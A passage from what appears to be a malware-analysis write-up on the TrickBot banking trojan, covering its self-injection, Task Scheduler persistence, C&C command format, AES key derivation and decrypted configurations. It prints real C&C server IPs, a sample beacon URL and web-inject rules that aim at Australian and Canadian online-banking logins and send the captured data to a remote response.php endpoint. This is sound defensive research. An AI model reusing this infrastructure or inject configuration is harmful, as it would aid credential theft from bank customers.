    return decoded
```


See full decoding script:
https://github.com/hasherezade/malware_analysis/blob/master/trickbot/trick_decoder.py

Returning to our malware analysis, next, the unpacked bot is mapped to the memory by a dedicated function and deployed.


The 32-bit bot maps the new module inside its own memory (self-injection):



and then redirects execution there:



Entry point of the new module (TrickBot core):




In the case of 64-bit payload being chosen, first the additional executable—a 64bit PE loader—is unpacked and run. Then it loads the core, malicious bot.

In contrast to Dyreza, whose main modules were DLLs, TrickBot uses EXEs.


The TrickBot internals

The bot is written in C++. It comes with two resources with descriptive names: CONFIG, which stores encrypted configuration, and KEY, which stores the Elliptic Curve key:




In general, this malware is verbose: meaningful names can be found at every stage.


The name “TrickBot” also appears in the name of the global mutex (“Global\\TrickBot”) created by the application in order to ensure that it is run only once:




At first execution, TrickBot copies itself into a new location (in %APPDATA%) and deploys the new copy, giving as an argument path to the original one that needs to be deleted:



Adding a task of running bot into the Task Scheduler:




Setting the triggering event:




We can find the date pointing to the beginning of 2016, which may confirm the observation that the bot is new, and was written this year.

TrickBot's commands


TrickBot communicates with its C&C and sends several commands in a format similar to the one used by Dyreza. Below is list of format strings used by TrickBot commands:




Compare that with Dyreza's command format:



TrickBot's command IDs are hardcoded in the format strings. However, all of them are deployed from inside the same function that gets the command ID as a parameter:



After filling the appropriate format string and sending it to the C&C, the bot checks the HTTP response code. If the returned code is different than 200 (*OK*), 403 (*Forbidden*), or 404 (*Not found),* then it tries again.



Here's a full list of implemented command IDs:

```
0
1
5
10
14
23
25
63
```

Each command has the same prefix – that is a group id of the campaign and bot's individual id (the same data that are stored in dropped files). Format:

```
/[group_id]/[client_id]/[command_id]/...
```


Sample url:

```
https://193.9.28.24/tmt2/TESTMACHINE_W617601.653EB63213B91453D28A68C80FCA3AC4/5/sinj/
```


More notes about the protocol here.

Encryption


TrickBot uses alternatively two encryption algorithms: AES and ECC.




The downloaded modules and configuration are encrypted by AES in CBC mode. The AES key and initialization vector are derived from the data, by a custom, predefined algorithm. First, 32 bytes of input data is hashed, using SHA256. Then, the output of the hashing function is appended to the data buffer and hashed again. This step is repeated until the full size of data in buffer become 4096. So, the hashing operation repeats 128 times. Below you can see the responsible fragment of code:




First 32 byte long chunk of data is used as a initial value to derive AES key:



And bytes from 16 to 48 are used as a initial value to derive AES initialization vector:




Compare with the content of CONFIG (mind the fact that the first DWORD is a size, and is not included in the data):




Full decoding script you can find here: https://github.com/hasherezade/malware_analysis/blob/master/trickbot/trick_config_decoder.py

Decrypting hardcoded configuration using AES:



In case if particular input could not be decrypted via AES, the attempt is made to decrypt it via ECC:



Trick Bot's configuration

Similarly to Dyreza, TrickBot uses configuration files, that are stored encrypted.

Trick Bot's executable comes with a hardcoded configuration, that, during execution is substituted by its fresh version, downloaded from the C&C and saved in the file *config.conf*. Below you can see the decrypted content of the hardcoded one:

This file contains bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters.
Learn more about bidirectional Unicode characters

Show hidden characters

<mcconf>
<ver>1000002</ver>
<gtag>tmt2</gtag>
<servs>

```
    <srv>91.219.28.77:443</srv>
    <srv>193.9.28.24:443</srv>
    <srv>37.1.209.51:443</srv>
    <srv>138.201.44.28:443</srv>
    <srv>188.116.23.98:443</srv>
    <srv>104.250.138.194:443</srv>
    <srv>46.22.211.34:443</srv>
    <srv>68.179.234.69:443</srv>
    <srv>5.12.28.0:443</srv>
    <srv>36.37.176.6:443</srv>
    <srv>37.109.52.75:443</srv>
    <srv>27.208.131.97:443</srv>
    </servs>
    <autorun>
    <modulename="systeminfo" ctl="GetSystemInfo"/>
    <modulename="injectDll"/>
    </autorun>
    </mcconf>
```

view raw

mcconf.xml

hosted with ❤ by GitHub
Compare it with a downloaded one – version number got incremented, and some C&Cs have changed:

This file contains bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters.
Learn more about bidirectional Unicode characters

Show hidden characters

```
<mcconf>
<ver>1000003</ver>
<gtag>tt0002</gtag>
<servs>
<srv>91.219.28.77:443</srv>
<srv>193.9.28.24:443</srv>
<srv>37.1.209.51:443</srv>
<srv>138.201.44.28:443</srv>
<srv>188.116.23.98:443</srv>
<srv>104.250.138.194:443</srv>
<srv>46.22.211.34:443</srv>
<srv>68.179.234.69:443</srv>
<srv>5.12.28.0:443</srv>
<srv>36.37.176.6:443</srv>
<srv>37.109.52.75:443</srv>
<srv>84.232.251.0:443</srv>
</servs>
<autorun>
<module name="systeminfo" ctl="GetSystemInfo"/>
<module name="injectDll"/>
</autorun>
</mcconf>
```

view raw

mcconf2.xml

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Notice that names of the listed modules (*systeminfo*, *injectDll*) are corresponding to those, that we found in the folder *Modules* during the behavioral analysis. It is due to the fact, that this configuration gives instructions to the bot, and orders it to download particular elements.

Some of the requests result in downloading additional pieces of configuration. Example of the response, after being decrypted by the bot:

This file contains bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters.
Learn more about bidirectional Unicode characters

Show hidden characters

```
<servconf>
<expir>1480550400</expir>
<plugins>
<psrv>80.79.114.179:443</psrv>
</plugins>
</servconf>
```

view raw

servconf.xml

hosted with ❤ by GitHub

Modules

TrickBot is a persistent botnet agent – but its main power lies in the modules, that are DLLs dynamically fetched from the C&C. During the analyzed session, the bot downloaded two modules.

- getsysinfo – used for general system info gathering
- injectDll – the banker module, injecting DLLs in target browsers in order to steal credentials

List of the attacked browser is hardcoded in the injectDll32.dll:

It case of the Dyreza, this attack was performed directly from the main bot, rather than from the added DLL.

Details of the attacked target are given in an additional configuration file, stored in the folder: *Modules\injectDll32_config*. Below we can see its decrypted form revealing the attacked online-banking systems:

This file contains bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters.
Learn more about bidirectional Unicode characters

Show hidden characters

<igroup>
<dinj>
<lm>*/onlineserv/CM*</lm>
<hl>91.219.28.103/response.php</hl>
<pri>100</pri>
<sq>1</sq>
</dinj>

```
</igroup>
<igroup>
<dinj>
<lm>*ibanking.stgeorge.com.au/ibank/loginPage.action*</lm>
<hl>91.219.28.103/response.php</hl>
<pri>100</pri>
<sq>1</sq>
</dinj>
</igroup>
<igroup>
<dinj>
<lm>*ib.nab.com.au/nabib/index.jsp*</lm>
<hl>91.219.28.103/response.php</hl>
<pri>100</pri>
<sq>1</sq>
</dinj>
</igroup>
<igroup>
<dinj>
<lm>*banking.westpac.com.au/wbc/banking/handler*</lm>
<hl>91.219.28.103/response.php</hl>
<pri>100</pri>
<sq>1</sq>
</dinj>
</igroup>
<igroup>
```

```
<dinj>
<lm>*anz.com/IBAU/BANKAWAYTRAN*</lm>
<hl>91.219.28.103/response.php</hl>
<pri>100</pri>
<sq>1</sq>
</dinj>
<dinj>
<lm>*anz.com/INETBANK/login.asp*</lm>
<hl>91.219.28.103/response.php</hl>
<pri>100</pri>
<sq>1</sq>
</dinj>
</igroup>
<igroup>
<dinj>
<lm>*cibconline.cibc.com/olbtxn/authentication/*.cibc*</lm>
<hl>91.219.28.103/response.php</hl>
<pri>100</pri>
<sq>1</sq>
</dinj>
</igroup>
```

